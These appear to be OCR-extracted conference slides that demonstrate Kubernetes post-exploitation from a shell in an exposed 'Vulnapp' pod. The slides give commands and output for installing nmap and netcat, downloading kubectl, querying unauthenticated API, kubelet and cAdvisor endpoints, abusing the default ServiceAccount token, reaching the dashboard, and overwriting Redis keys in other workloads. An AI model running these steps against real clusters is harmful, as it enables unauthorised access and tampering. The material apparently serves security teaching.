


Externally accessible “Vulnapp” pod, default namespace




If an **attacker** gets a *shell in that container* *can they …*

Install custom tools (and prove Internet access)?





```
# Install tools
$ apt-get install curl nc
nmap

# Install kubectl
$ curl -sLO
https://storage.googleapi
s.com/kubernetes-release/
release/v1.8.4/bin/linux/
amd64/kubectl

$ chmod +x kubectl
$ mv kubectl /bin
```

Access the Kubernetes API Without Credentials?





```
$ curl -s
http://10.0.0.1:8080
```

Read Metrics from cAdvisor, Heapster, Kubelet?




```
# cAdvisor
$ curl -s
10.0.0.3:4194/docker/

$ curl -s
heapster.kube-system/
metrics

# Kubelet
$ curl -s
http://10.0.0.3:10255
/metrics
```

Attack #1 - Enumerate Metrics Endpoints




Attack steps:

1. Find Node IPs
2. Use curl to list all pods on nodes


Demo

Use the default mounted ServiceAccount token?




```
$ ls
/var/run/secrets/kubernetes.i
o/serviceaccount/
ca.pem namespace token

$ kubectl get pods
--all-namespaces
NAMESPACE     NAME                              READY
STATUS
kube-system   calico-etcd-cqhq7                 1/1
Running
kube-system   calico-node-dcg5b                 2/2
Running
kube-system   calico-node-x3b1s                 2/2
Running
kube-system   kube-apiserver-ip-10-0-0-219      1/1
Running
```

Attack #2 - Default ServiceAccount Token




Attack steps:

1. Verify token exists
2. Install kubectl
3. Use kubectl with high privilege


Demo

Access the Kubernetes Dashboard Directly?




```
$ curl -s
http://kubernetes-dash
board.kube-system

<!doctype html> <html
ng-app="kubernetesDash
board"> <head> …
```

Attack #3 - Direct Dashboard Access




Attack steps:

1. Curl service DNS
2. Remote forward port via SSH


Demo

Access Other Services Inside the Cluster Directly?




```
$ redis-cli -h
redis-master.default

> keys *
1) "Dogs"
2) "Cats"

> set "Cats" 1000
OK
```

Attack #4 - Tamper with other Workloads

